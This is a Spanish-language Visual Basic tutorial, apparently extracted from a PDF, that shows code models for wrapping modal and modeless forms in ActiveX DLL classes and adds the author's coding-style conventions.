orientada a interfaces tiene mayores beneficios, pero en grandes desarrollos.

Introducción

Para iniciar en el tema, le podría sugerir indagar por «Creación de una DLL ActiveX» y «Creación de un Componente EXE ActiveX», en la documentación estándar de Visual Basic (libros en pantalla para VB5 o MSDN para VB6). Esta documentación es ideal, lo robustecerá en conocimientos y lo pondrá al tanto de los beneficios y precauciones de usar formularios dentro de componentes. Sin embargo, a través de mi experiencia he delineado algunos modelos de código que contribuyen a solucionar sistemáticamente las necesidades de usar formularios en componentes.

En general, las fallas comunes de una mala programación de formularios en componentes provienen de dejar objetos sueltos, en particular por el entorno conceptual de iniciar y terminar un Formulario. En general, la clave del éxito de usar formularios en componentes se fundamente en que la clase que envuelve el formulario es la encargada de controlar la vida del formulario, y no el formulario quien dictamina su permanencia en memoria. Quizá se sorprenda, pero dominar las referencias a un objeto puede ser más difícil de lo presupuestado. Los modelos aquí expuestos suministran total dominio sobre la instancia del formulario.

Necesariamente los formularios se deben envolver en clases las cuales suministran la interfaz. ¿Cómo va el código dentro de la clase y dentro del formulario?; este articulo es una cátedra.

Pense escribir este articulo con un estilo más deductivo y formal, delegando los modelos de código en líneas generales, pero recordé unas palabras en el prologo de Bruce McKenney, autor de Hardcore Visual Basic: «Ejemplos!!!! Maldición ». Esta realmente me parece una brillante sugerencia para escritos técnicos de programación. Bien, así se hará, explicare con un ejemplos reales y resaltaré aquellas partes que se deberán reemplazar para beneficiarse del código.

Formularios Modales en Componentes en Proceso

Los formularios modales tienen una misión clásica: Una ventana que recoge datos suministrados por el usuario y los devuelve a la aplicación para que haga algo. Asi pues, los formularios modales son idóneos para ser empaquetados en componentes. Un programa bien diseñado (con mentalidad de objetos) no almacena formularios que se presentarán modales en su proyecto principal.

Ejecución proceso significa una DLL ActiveX, o un Control ActiveX, instalados en el PC del cliente. En general aquí hablaré de componentes de código, más precisamente DLLs ActiveX, sin embargo, los Controles ActiveX a la larga son componentes de código con ciertas particularidades: Básicamente: (1) tiene interfaz gráfica para ser perfilada en tiempo de diseño, y (2) el contenedor (generalmente un Formulario) tras bambalinas controla la vida del control. Los formularios

empaquetados en controles ActiveX perfectamente pueden seguir las reglas de este articulo.

Por demás, bebiera seguir las normas de diseño de formularios modales, p.e. *BorderStyle=Fixed* (yo prefiero *Fixed ToolWindow*), *TabStrips*, y así sucesivamente. También es conveniente usar el prefijo *dlg*, en vez de *frm*, para los formularios que se presentaran modales.

Según mi criterio, la estrategia de código para suministrar formularios depende de dos casos: Formularios Modales Eventuales y Formularios Modales Frecuentes (en memoria).

1. Formularios Modales Eventuales Pasivos

Me refiero a aquellos que se usan muy pocas veces dentro de la aplicación y no suministran servicios activos (por ejemplo el Formulario Acerca De). Es decir, los podemos cargar en memoria cuando se solicitan, y eliminarlos cuando se cierran. Este caso es el más sencillo de programar, observe el código de la clase que envuelve un formulario *dlgAbout*:

```
'// CLASE       : cls_About
'// DESCRIPCIÖN : Envuelve un Formulario Modal Volatil Pasivo

Option Explicit

Public Sub ShowDialog(ClientApp As Object)
    Dim dlg As dlgAbout

    If Not TypeOf ClientApp Is App Then
       Exit Sub
    End If

    Set dlg = New dlgAbout
    Load dlg
    With dlg
        .FillLabels ClientApp
        .Show vbModal
    End With
    Unload dlg
End Sub
```

El código dentro del Formulario es el siguiente:

```
'// FORMULARIO  : dlgAbout
'// DESCRIPCIÖN : Muestra de un Formulario Modal Volatil Pasivo

Option Explicit

Public Sub FillLabels(App As App)
    lblTitle = App.Title
    '//...and so forth
End Sub

Private Sub cmdOk_Click()
    Hide
    DoEvents
End Sub

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
    If UnloadMode = vbFormControlMenu Then
       cmdOk.Value = True
    Else
       Unload Me
    End If
End Sub
```

Como el formulario es pasivo (no toma ni retorna datos), no se requiere de más código. Noté que el método *ShowDialog* tiene parámetros para configurar el formulario, y este a su vez tiene el método publico *FillLabels*. La lista de parámetros en este método la usaria para pasar la información con la cual se configurará el formulario.


Todo aquello que vaya en cursiva, dentro de los bloques de código, es lo que Ud. debiera modificar para emplear el modelo.

Finalmente, el código en el cliente que invoca el formulario (supongamos un botón *cmdAbout*) es:

```
Private Sub cmdAbout_Click()
    Dim obj As cls_About
    Set obj = New cls_About
    obj.ShowDialog App
    Set obj = Nothing
End Sub
```

2. Formularios Modales Eventuales que Retornan Datos

Otro es el caso para formularios eventuales que retornan datos al cliente. Simplemente delegamos los valores recogidos en controles como propiedades limpias de la clase. Además, el formulario deberá tener un botón *Acept* y uno *Cancel*. Normalmente, en beneficio de usar teclado, se sigue la lógica de que el botón *Acept* tiene la propiedad *Default=True*, y el botón C*ancel* tiene la propiedad *Cancel=True*. He aquí el ejemplo:



Se trata de un formulario *dlgLoging*, el cual recoge el nombre y contraseña del usuario. Normalmente este tipo de formulario se presenta una sola vez en el proceso de una aplicación. El modelo de código de la clase que envuelve este dialogo es el siguiente:

```
'// CLASE       : cls_Loging
'// DESCRIPCIÖN : Envuelve un formulario modal eventual que devuelve datos

Option Explicit

'//RETORNO
Public Acept As Boolean

'//RETORNO DEL CUADRO DE DIALOGO
Public User As String
Public Password As String

Public Sub ShowDialog()
    Dim dlg As dlgLoging

    Set dlg = New dlgLoging
    Load dlg
    With dlg
        .Show vbModal
        Acept = .Acept
        If Acept Then
           User = .txtUser
           Password = .txtPassword
        End If
    End With
    Unload dlg
End Sub
```

La clase retorna limpiamente *User* y *Password* como propiedades, siempre que el usuario usa el comando *Aceptar*.

medie
(1144

Note que implemente las propiedades User y Password como variables publicas. En general, en diseño de objetos poco se hace, es más conveniente usar la pareja de procedimientos Get y Let. No obstante, en este caso puede ser una excepción y es perfectamente válido, ya que realmente son delegaciones simples y es el formulario quien debiera filtrar los datos si fuese necesario. Por ejemplo tras el botón Acepar, se podrían usar procedimientos de validación.

Los valores que retorna el dialogo provienen de valores de controles en el formulario, como *TextBox*, *CheckBox*, etc. En este ejemplo son dos

TextBox. El modelo de código en el formulario es el siguiente:

```
'// FORMULARIO  : dlgLoging
'// DESCRIPCIÖN : Formulario modal eventual que devuelve datos

Option Explicit

'//RETORNO
Public Acept As Boolean

Private Sub cmdAcept_Click()
    '//Valida Datos. Si son validos los datos sigue con:
    Hide
    DoEvents
    Acept = True
End Sub

Private Sub cmdCancel_Click()
    Hide
    DoEvents
    Acept = False
End Sub

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
    If UnloadMode = vbFormControlMenu Then
       cmdCancel.Value = True
    Else
       Unload Me
    End If
End Sub
```

El código en el cliente debe seguir este modelo (evaluamos la propiedad *Acept):*

```
Private Sub cmdModalVolatil_Click()
    Dim obj As cls_Loging
    Set obj = New cls_Loging
    With obj
        .ShowDialog
        If .Acept Then
            MsgBox "Procesa el formulario anterior"
            Debug.Print "User ="; .User
            Debug.Print "Password ="; .Password
        End If
    End With
    Set obj = Nothing
End Sub
```

Este mismo ejemplo fue el que use en el Anexo I para mostrar la implementación usando interfaces múltiples.

3. Formularios Modales Frecuentes (En Memoria)

Son aquellos Formularios que se usarán frecuentemente, por ejemplo aquel formulario que pide los parámetros del filtro para una consulta. Como caso clásico tenemos el formulario *Buscar*. Es conveniente mantener estos formularios en memoria por razones de rapidez de la aplicación.

En este caso es conveniente jugar con eventos, dan una salida limpia e intuitiva. El ejemplo que seguiré será un formulario que lee un nombre y apellido de un empleado, un clásico *dlgGetEmployee*. El modelo de código en la clase que envuelve el dialogo es el siguiente (recuerde que las palabras en cursiva indican aquel código que cambia para un caso particular):

```
'//CLASE       : cls_GetEmployee
'//DESCRIPCIÖN : Envuelve un formulario modal en memoria

Option Explicit

'//FORMULARIO
Dim WithEvents dlg As dlgGetEmployee

'//RETORNO
Public Acept As Boolean

'//Retorno del cuadro de dialog
Public EmployeeFirstName As String
Public EmployeeLastName  As String

Private Sub Class_Terminate()
    If Not dlg Is Nothing Then
       Unload dlg
    End If
End Sub

Public Sub ShowDialog()
    If dlg Is Nothing Then
       Set dlg = New dlgGetEmployee
       Load dlg
    End If
    dlg.Show vbModal
End Sub

Private Sub dlg_Acept(Value As Boolean)
    Acept = Value
    If Value Then
       EmployeeFirstName = dlg.txtFirstName
       EmployeeLastName = dlg.txtLastName
    End If
End Sub
```

Como regla estándar, el formulario debe tener un botón *Aceptar* y un botón *Cancelar*. También, los valores que retorna el dialogo provienen de valores de controles en el formulario, como *TextBox*, *CheckBox*, etc. El modelo de código en el formulario es:

```
'// FORMULARIO  : dlgGetEmployee
'// DESCRIPCIÖN : Modelo de formulario modal en memoria

Option Explicit

'//EVENTS
Public Event Acept(Value As Boolean)

Private Sub cmdAcept_Click()
    '//Valida Datos. Si son validos los datos sigue con:
    Hide
    DoEvents
    RaiseEvent Acept(True)
End Sub

Private Sub cmdCancel_Click()
    Hide
    DoEvents
    RaiseEvent Acept(False)
End Sub

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
    If UnloadMode = vbFormControlMenu Then
       cmdCancel.Value = True
    Else
       Unload Me
    End If
End Sub
```

El código en el cliente debe seguir este modelo:

```
'//Cuadro de dialogo en memoria
Private dlgGetEmployee As cls_GetEmployee

Private Sub cmdGetEmployee_Click()
    With dlgGetEmployee
        .ShowDialog
        If .Acept Then
            MsgBox "Procesa el formulario anterior"
            Debug.Print "EmployeeFirstName ="; .EmployeeFirstName
            Debug.Print "EmployeeLastName ="; .EmployeeLastName
        End If
    End With
End Sub

Private Sub Form_Load()
    Set dlgGetEmployee = New cls_GetEmployee
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set dlgGetEmployee = Nothing
End Sub
```

La clase se mantiene en memoria del cliente, pero el formulario solo se cargará la primera vez que es llamado. Esto es un buen diseño.

ANEXO I

Usando Programación Orientada a Interfaces Múltiples

La Programación Orientada a Interfaces Múltiples suministra un estilo de programación lejanamente superior a la programación tradicional. Representa el perfil mejor elaborado de programación de objetos y reutilización de código con Visual Basic (si bien, supera en varios aspectos al paradígma dogmático de la OOP).

Escribiré el ejemplo de «Formularios Modales Eventuales que Retornan Datos», usando interfaces. Se requieren tres pasos.

Paso 1: Definir la interfaz abstracta. Como repasará en el caso que traté (numeral 2), la clase solo suministra dos atributos: La propiedad *Acept* y el método *ShowDialog*. Bien, la interfaz abstracta, que he bautizado *IVolatilModal*, es así de simple:

```
'//CLASE : IVolatilModal
'//DESCRIPCIÓN : Interfaze que envuelve un formulario modal

Public Property Get Acept() As Boolean
End Property

Public Sub ShowDialog()
End Sub
```

Note que la propiedad *Acept* tiene solo el procedimiento *Get*, lo cual significa que la interfaz suministra la propiedad para *solo lectura*.

Recuerde que para las clases abstractas, la propiedad Insancing debe ser *2-PublicNotCreatable*.

Paso 2: Implementar la interfaz en la clase que envuelve al formulario. La clase que envuelve el formulario cambia ligeramente. Los datos que sede el cuadro de dialogo son atributos particulares de la interfaz que implementa *IVolatiolModal*, en este ejemplo llamaré a esta nueva interfaz *CLoging*. Aquí esta el código de la clase que envuelve el formulario:

```
'//CLASE       : CLoging
'//DESCRIPCIÓN : Modelo de clase que envuelve un formulario modal

Option Explicit

'//Implementa la interfaz
Implements IVolatilModal

'//Miembro heredado de la Implementación
Private Acept As Boolean

'//Retrono del cuadro de dialogo
Public User As String
Public Password As String

Private Property Get IVolatilModal_Acept() As Boolean
    IVolatilModal_Acept = Acept
End Property

Private Sub IVolatilModal_ShowDialog()
    Dim dlg As dlgLoging
    Set dlg = New dlgLoging
    Load dlg
    With dlg
        .Show vbModal
        Acept = .Acept
        If Acept Then
           User = .txtUser
           Password = .txtPassword
        End If
    End With
    Unload dlg
End Sub
```

NOTA. En mi privada norma de codificación (si se puede llamar Húngara), uso el prefijo cls_*ClassName* para clases con una única interfaz. Mientras que uso C*ClassName* para clases con varias interfaces. No me ponga cuidado, solo es un pequeño capricho.

El código dentro del formulario ni su interfaz cambian, así que no hay necesidad de repetir estas líneas. Esto quiere decir que solo cambia la implementación del formulario dentro del componente.

Paso 3. Usar la Interfaz en el cliente. Ahora debemos declarar un objeto para la interfaz y otro para la clase particular que implementa la interfaz. El código tiene esta forma (como ejemplo, un botón *cmdLogging* que muestra el formulario):

```
Private Sub cmdLogging_Click()
    Dim dlg As CLoging      '//Subclase
    Dim vm As IVolatilModal '//Superclase

    Set dlg = New CLoging
    Set vm = dlg
    With vm
        .ShowDialog
        If .Acept Then
            MsgBox "Procesa el formulario anterior"
            Debug.Print "User ="; dlg.User
            Debug.Print "Password ="; dlg.Password
        End If
    End With
    Set dlg = Nothing
End Sub
```

Este caso se vé muy elegante. Sin embargo, seré sincero, este caso es simple. Los demás modelos requieren algo más profundo y complicado para poder implementar interfaces. Por ejemplo, analice las consecuencias de los eventos. Buena suerte.

¿Porque emplear Interfaces Múltiples?

A parte de tener un código reutilizable, suministrar una plantilla de diseño, y tener un código listo para ser usado en desarrollos pesados, tenemos nada menos y nada más que *poliformismo*. Por ejemplo, podríamos agrupar formularios de acceso a datos que implementen la interfaz *IVolatilModal* (algo más elaborada) y administrarlos desde procedimientos únicos.

Formularios en Componentes de Código

Técnicas Depuradas para Suministrar Formularios desde Componentes ActiveX con Visual Basic
Parte II, Formularios No Modales en Proceso

En la primara parte de este articulo trate de los formularios empaquetados en componentes de código y que se presentarán como modales. Bien, ese caso es relativamente sencillo comparado con la utilización de formularios no modales en componentes. Realmente esto requiere un dominio de Visual Basic algo más depurado.

Existe una precaución en la utilización de formularios no modales en componentes en proceso, pero realmente no hay porque prescindir de este recurso si se usa un modelo de código bien diseñado. El ejemplo más frecuente y util de formularios no modales en DLLs, lo representan las *ToolBar* emergentes, por lo tanto expondré este diseño. De otra parte, también es posible manejar en código formularios instansiables no modales.

Formularios No Modales en Componentes en Proceso

Explicaré a través de ejemplos los dos casos respectivamente: (1) Formularios con una única instancia, y (2) Formularios que pueden suministrar varias instancias.

Formulario No Modal en Componente en Proceso, Unica Instancia

El caso clásico lo representan los formularios de herramientas flotantes (emergentes), conocidos comúnmente como *ToolBars*. Una Toolbar permite al usuario escoger opciones a partir de iconos, en una interfaz cómoda. Para un mejor desempeño de la aplicación, la mejor estrategia es mantener el formulario en memoria.

El ejemplo que expondré es un sencillo Form, con *Name=frmToolBoxSample* y que incorpora una matriz de cuatro *CommandButton*, con *Name=cmdOption*. Sigue esta ilustración:

Normalmente usaremos controles especializados como el *Toolbar* de la biblioteca *Microsoft Windows Common Controls*, no obstante, para simplificar el asunto, este sencillo ejemplo es suficientemente claro. El siguiente modelo suministra el código para la clase que envuelve un formulario flotante:

```
'//CLASE:        cls_ToolBox
'//DESCRIPCIÖN : Envuelve un Formulario No Modal Flotante

Option Explicit

'//EVENTS
Public Event ReturnOption(Value As Integer, Name As String)

'//FORM
Private WithEvents frm As frmToolBoxSample

'//API for floating window
'//Based in a Tip of MVP Joe LeVasseur, VBONLINE
Private Declare Function SetWindowPos Lib "user32" ( _
                ByVal hwnd As Long, ByVal hWndInsertAfter As Long, _
                ByVal x As Long, ByVal y As Long, ByVal cx As Long, _
                 ByVal cy As Long, ByVal wFlags As Long) As Long

Private Const SWP_NOMOVE     As Long = &H2
Private Const SWP_NOSIZE     As Long = &H1
Private Const SWP_NOACTIVATE As Long = &H10
Private Const SWP_SHOWWINDOW As Long = &H40
Private Const HWND_TOPMOST   As Long = -1
Private Const HWND_NOTOPMOST As Long = -2

Private Sub Class_Terminate()
    If Not frm Is Nothing Then
       Unload frm
    End If
End Sub

Private Sub frm_ReturnOption(Value As Integer, Name As String)
    '//Delega el evento
    RaiseEvent ReturnOption(Value, Name)
End Sub

Public Sub ShowForm(Optional Floating As Boolean = True)
    If frm Is Nothing Then
       Set frm = New frmToolBoxSample
       Load frm
    End If
    '//Muestra el formulario
    If Floating Then
       If SetWindowPos( _
          frm.hWnd, HWND_TOPMOST, 0, 0, 0, 0, _
          SWP_NOMOVE Or SWP_NOSIZE Or SWP_SHOWWINDOW Or SWP_NOACTIVATE _
       ) Then
         frm.SetFocus
       End If
    Else
       frm.Show vbModeless
    End If
End Sub
```

El código anterior se ve un poco extenso, pero solo se debe a la declaración y constantes de la API *SetWindowPos*, cuya función es habilitar como flotante (emergente) el formulario que envuelve. El método *ShowForm* podría llevar otros argumentos que permitan configurar de manera particular el *ToolBox*. Note que la clase suministra un evento al cliente: *ReturnOption*.

El siguiente modelo es el código para el formulario:

```
'//FORM        : TOOLBOX SAMPLE
'//DESCRIPCIÖN : Formulario No Modal Flotante (opcional)

Option Explicit

Public Event ReturnOption(Value As Integer, Name As String)

Private Sub cmdOption_Click(Index As Integer)
    RaiseEvent ReturnOption(Index, cmdOption(Index).Caption)
End Sub

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
    If UnloadMode = vbFormControlMenu Then
       Cancel = True
       Hide
    Else
       Unload Me
    End If
End Sub
```

El código que usará en el cliente será:

```
Option Explicit

'//OBJETOS
Private WithEvents tbSample As cls_ToolBox

'//algun comando que muestra el ToolBox
Private Sub cmdToolBoxSample_Click()
    tbSample.ShowForm
End Sub

Private Sub Form_Load()
    Set tbSample = New cls_ToolBox
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set tbSample = Nothing
End Sub

Private Sub tbSample_ReturnOption(Value As Integer, Name As String)
    '//Este evento se genera cuando se selecciona un ítem
    Me.SetFocus '//Importante cuando se usa una ventana flotante
    MsgBox "Fue seleccionada la opción: " & Value
    '//Hace algo con los parámetros retornados
End Sub
```

Como podrá analizar, al usar eventos el código se hace flexible e intuitivo. Las palabras en cursiva seria lo que el programador modificaría para construir su *ToolBox* particular.

Formulario No Modal en Componente en Proceso, Unica Instancia, No Flotante

Este caso es idéntico al expuesto anteriormente, la excepción es que no requiere la implementación para hacer flotante la ventana. Quitamos todo lo referente a la API *SetWindowPos*, y tenemos el código. Realmente este tipo de formulario es poco frecuente en aplicaciones.

Formulario No Modal en Componente en Proceso, Múltiples Instancias

Este es el caso más complicado de formularios en componentes de código. En la documentación de Visual Basic hacen reiteradas advertencias de su utilización, vea la siguiente nota textual:

La presentación de formularios no modales desde componentes en proceso requiere comunicación con el bucle de mensajes del cliente. No todos los clientes lo permiten. Para ver una explicación de esta limitación, vea "Presentar formularios desde componentes de código" en "Generar componentes de código".

En general, escribiremos componentes en proceso para mostrar formularios no modales en clientes de *Visual Basic* y herramientas que suministren *Visual Basic para Aplicaciones*. Para más información, consultar «Presentar formularios desde componentes de código» de la documentación MSDN o Libros en Pantalla (VB5). También podría buscar documentación para la palabra «NonModalAllowed».

Antes de preocuparse por saber que quiere decir «*comunicación con el bucle de mensajes del cliente*», por cierto una documentación algo ambigua, un buen diseño con código solucionará el problema fácilmente. Se requiere un fuerte control en la clase que administra los formularios. La técnica que muestro a continuación se basa en la colección *Forms* del componente (DLL) y en identificadores programados en los formularios.

Aplico esta técnica en una de mis mejores aplicaciones de gestión.

Básicamente nos basamos en una clase que controla la creación y eliminación global de instancias de un tipo de formulario especifico. El formulario deberá tener una propiedad que lo identifique como único, y que esta propiedad se conserve durante su vida. En los casos que he empleado formularios instanciables en componentes, esta propiedad, o Id de Formulario, ha sido la clave de un registro en una basa de datos.

En el siguiente ejemplo, expongo un caso al extremo simple, un formulario con un *TextBox* multi-línea, el cual cubre toda el área del formulario. Un capturador de notas rústico. El código de la clase *cls_ModelessNotes,* la cual envuenve los formularios, es el siguiente:

```
'// CLASE       : cls_ModelessNotes
'// DESCRIPCION : Modelo de clase que envuelve un formulario no modal

Option Explicit

'//EVENTS
Public Event Busy(Value As Boolean)
Public Event CustomError(Index As Long)

'//Filter another Forms in component
Private Const FormClassName As String = "frmNotes"

Public Sub ShowModeless(IdForm As Long, IdWell As Variant)
    Dim frm  As Form
    Dim Cont As Boolean

    Cont = True
    RaiseEvent Busy(True)

    For Each frm In Forms
        If frm.Name = FormClassName Then
           If IdForm = frm.IdForm Then
              frm.SetFocus
              Cont = False
              Exit For
           End If
        End If
    Next
    If Cont Then
       Call LoadInstance(IdForm, IdWell)
    End If
    RaiseEvent Busy(False)
End Sub

Private Function LoadInstance( _
        IdForm As Long, _
        IdWell As Variant _
      ) As Boolean

    Dim frm      As frmNotes
    Dim Cont     As Boolean
    Dim ErrIndex As Long

    Set frm = New frmNotes
    Load frm
    frm.IdForm = IdForm

    '//Validate iniatization
    Cont = frm.Init(IdWell, ErrIndex)
    If Not Cont Then
       Unload frm
       Set frm = Nothing
       RaiseEvent CustomError(ErrIndex)
    Else
       frm.Show vbModeless
    End If
    Set frm = Nothing
    LoadInstance = Cont
End Function

Private Sub Class_Terminate()
    Call UnloadAll
End Sub

Public Sub UnloadAll()
    Dim frm As Form
    For Each frm In Forms
        If frm.Name = FormClassName Then
           Unload frm
```

```
        End If
    Next
End Sub
```

Se agregaron los eventos *Busy* y *CustomError*, los cuales serán útiles en un desarrollo más pesado. El evento *Busy* servirá para que el cliente haga algo como mostrar un reloj de espera, un mensaje, etc. El evento *CustumError* servirá para pasar al cliente códigos de error (*CustomError* es para simplificar el asunto).

Es preferible usar la tecnología de control de errores de Visual Basic, para más información, consultar «Generar y tratar errores en los componentes ActiveX», de la documentación MSDN o Libros en Pantalla (VB5).

El parámetro *IDWell* que se suministra en el método *ShowModeless* es solo una muestra de una clave que se pasa al componente para personalizar el formulario.

El código dentro del formulario del cual se crearán instancias (lo he llamado *frmNotes)* es el siguiente:

```
'//FORMULARIO  : frmNotes
'//DESCRIPCIÓN : Modelo de formulario no modal

Option Explicit

'//KEY FORM
Private m_IdForm As Long

Private Sub Form_Resize()
    If Not Me.WindowState = vbMinimized Then
       txtMemo.Move 0, 0, Me.ScaleWidth, Me.ScaleHeight
    End If
End Sub

Public Property Get IdForm() As Long
    IdForm = m_IdForm
End Property

Public Property Let IdForm(ByVal v As Long)
    m_IdForm = v
End Property

Public Function Init(IdWell As Variant, ErrIndex As Long) As Boolean
    '//Required if the form must be configurate
    '//Sample:
    On Error GoTo ErrHandler

    Me.Caption = "Form of Key " & m_IdForm
    txtMemo = "IdWell = " & IdWell
    Init = True
    Exit Function

ErrHandler:
    ErrIndex = Err.Number
End Function
```

Finalmente, el código de lado del cliente es el siguiente:

```
Option Explicit

'//Formulario no modal multiples instancias
Private WithEvents mn As cls_ModelessNotes

Private Sub cmsModelessNotes_Click()
    '//Ejemplos
    mn.ShowModeless 12345, "DOR00012_E"
    mn.ShowModeless 12377, "ADORX018_X"
End Sub

Private Sub Form_Load()
    Set mn = New cls_ModelessNotes
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set mn = Nothing
End Sub
```

Notas sobre Formularios Componentes Fuera de Proceso

En general, los formularios en componentes fuera de proceso pueden seguir las mismas reglas expuestas en estos dos artículos. Si le inquieta el tema le sugiero "Comportamiento fuera de proceso de los formularios modales y no modales" de la documentación Visual Basic. Los formularios modales tienen poca aplicación, dado que se ejecutan en un proceso diferente, es decir serán modales para el componente, no para el cliente. Los formularios no modales pueden ser tener funciones interesantes aunque su implantación podría ser algo compleja (se supone que deben servir a varios clientes). En fin, quiza merezca una tercera parte este articulo, para cubrir este caso.

Artículo	Estilos y Convenios
Autor / Fuente	Harvey Triana
Tema	General
Creado	Agosto 29 de 1998

Estilos y Convenios

Cuestión de Buenos Modales, Mañas, y Más

Visual Basic siempre ha sido víctima del dilema de *« sé sencillo y a la vez potente »*. Para ser franco, deberíamos llamar a esto *La Entropía del Basic.* Si nos detenemos a analizar, *sencillo o avanzado* son conceptos subjetivos y, hoy día, lo importante es *lo ponente que sea el lenguaje*. Como caso particular, por ejemplo, me perdonaran los programadores avanzados, - No considero como avanzado la utilización de la API en Visual Basic. Para explicarme mejor, es cuestión de conocer, de saber donde están las cosas y de como usarlas, - de hecho esto lo hace sencillo. ¿Llamaríamos al idioma Chino *avanzado?*, Para un niño Chino es natural el idioma y no tiene nada de avanzado, mientras que el Español debe parecerle un mar de confusiones. Supongo que me hice entender. Si me preguntas ¿qué es avanzado?, Diré que avanzado es idear algoritmos y llevarlo al código, ya sea que escribas en C++, Visual Basic, Delphi, etc. No es mi intensión ni quiero plantear una discusión que indudablemente tiene puntos de vista personales. Bien dicho Nietzsche, - *somos hiperboreos*.

Después de esta irreverente introducción, les presentaré mi estilo y conveniencias para programar con Visual Basic. Tendamos a ser formales pero no formalistas. Existe una convención que tiene como mil años y le llama norma Húngara. A grosso modo, la norma Húngara (dicen que la creo un desarrollador Húngaro de MS) es un conjunto de normas que todos seguimos más o menos y se aplica en cada lenguaje de programación moderna. No voy a exponer esta norma ni mucho menos, daré mis retoques que les pueden servir para entender mejor mis códigos, seguir mis buenas mañas, o simplemente para nada.

Del Estilo

Declaración de Variables. Primer mandamiento: *Option Explicit*. ¿Por qué aun no es una norma predeterminada en Visual Basic?, O quizá aún ¿obligatoria? - Si, por aquello del abuelo Basic y el ribete de *fácil*, a estas alturas no merece suficiente justificación. Creo que programador Visual Basic que se respete usa *Option Explicit*, aunque hay casos de casos. Creo que se sabe de sobra los beneficios de usar la directiva *Option Explicit*. Valga mencionar que *Option Explicit* no te asegura que avisará de inmediato cuando una variable no ha sido declarada, Visual Basic lo hará cuando se intente usar la variable no declarada, no obstante el compilador verificará por completo la orden *Option Explicit* (la compilación completa en el entorno de desarrollo se logra con Ctrl+F5).

Tipo Predeterminado. Declaro por defecto todas las variables de tipo entero corto, es decir, al principio de cada modulo uso *DefLng A-Z*. Así como C, me gustaría que Visual Basic lo usara como norma predeterminada, aunque sé que nunca será una norma Basic. La razón básica es que usamos muchas variables es de tipo entero y bastará un *Dim miVar, Private miVar, Static miVar,* etc. Sobra decir que un entero ya sea largo o corto tiene una eficiencia abismalmente superior frente a un Variant que apunta a un Integer, y más aun en el código compilado (modo nativo).

NOTA. DefLng A-Z es preferible a DefInt A-Z en sistemas de 32 Bits (el sistema nativo de memoria para 32 Bist agrega complejidad al tipo Integer, lo que lo hace menos eficiente). En sistemas de 16 Bits DefInt A-Z es el indicado.

Contadores e Indices de Matriz. Adopte una vieja norma de FORTRAN (mi primer lenguaje) y es que mis contadores son i, j, k, l, m, n (para lo único que se uso estas variables), i-l para índices de arreglo (array) y n-m para número de elementos de los arreglos,. Nunca he prescindido de esta regla. La norma Húngara dice que un contador se precede con i, p.e. iContadorX, - esto es demasiado para mí, aunque cumplo la regla para un tipo definido, he aquí un ejemplo:

```
Private Type udt_IDField
    IDName  As String * 24
```

```
    IDValue As Long
End Type
Private ID() As udt_IDField, nID, iID
```

Nota. El prefijo *udt* es *User Define Type* (norma Húngara). La variable nID contendrá el número de elementos del arreglo ID, mientras iID será el contador de incide (ambos enteros cortos dada la cláusula *DefInt A-Z*).

Caracteres de Tipo. Olvidémonos de usar caracteres para definir tipos primitivos (norma que sigo desde mis primeros pasos con QuickBasic). Son horriblemente feos y recuerdan los tiempos en que Basic era negro y estrenaban Nosferatu. Ni siquiera recuero los caracteres. Valga aclarar que las funciones intrínsecas para sartas tienen un rendimiento ligeramente mejor cuando empleas su carácter de tipo $, es decir, Mid$(...) es más rápida que Mid(...) (para variantes y sartas). Para ser franco ni siquiera uso el tal $ en este caso. Pienso de Visual Basic debiera ser estricto y suministrar StrMid(...) y VarMid(...); Tal vez esta seria la única manera para enterrar ese fantasma de los caracteres para tipos.

Nombres y Declaración de Variables. No uso prefijos para los tipos primitivos (básicos). Posiblemente esta sea mi peor manía, pero no daré marcha atrás. Me basta con la declaración de la variable. Pienso que es más elegante Dim MyWord que Dim strMyWord o Dim sWyWord. Además, si la variable empieza con una mayúscula, sé que es un tipo básico (vaya, me lleve un punto a favor). Respecto a la declaración de variables, siempre uso una identación especial para alinear el *As Tipo*, por ejemplo:

```
Private UserEntry      As Boolean
Private Reposition     As Boolean
Private Records        As Variant
Private JumpResize     As Boolean
Private AutoDefaults() As Integer
```

Esto da mucha elegancia al código, y por demás facilidad de lectura. Por lo menos me gustaría que los programadores siguieran esta norma.

Los Comentarios. Esta si es bien particular. Si han seguido mis líneas, habrán notado que precedo los comentarios con doble barra o *Slash*. La historia de esto es la siguiente. Hace como un año o más estudie J++ para ver que era el alboroto. Recuerdo que hice una aplicación sencilla y una dos miniaplicaciones (applets), no sin intentar y depurar mucho y recompilar mil veces (nada menos que acceso a datos usando un COM de Java). Bien, en esta tarea imprimía el código de vez en cuando para leerlo cómodamente, y de pronto me di cuenta de algo especial, ¡ cómo resaltan y se ven de bonitos los comentarios con esas dos patitas ! - Desde ese momento uso doble barra en los comentarios Visual Basic, para darle apoyo a esa estúpida comillita que nos dejaron. A veces uso '** en vez de '// para recordarme que debo revisar este bloque, y regresar al rápidamente con comandos de Búsqueda en el IDE. Otra cosa que me parece muy bien presentada es alinear los comentarios cuando se escriben a la derecha, p.e.:

```
'//Configuración DBGrid
Private ColDescrip()  As String  '//Mantiene los textos de la línea Estado
Private ColAncho()    As Integer '//Mantiene el ancho de las columnas
Private IndiceDeLista As Integer '//Indice actual de una lista desplegable
```

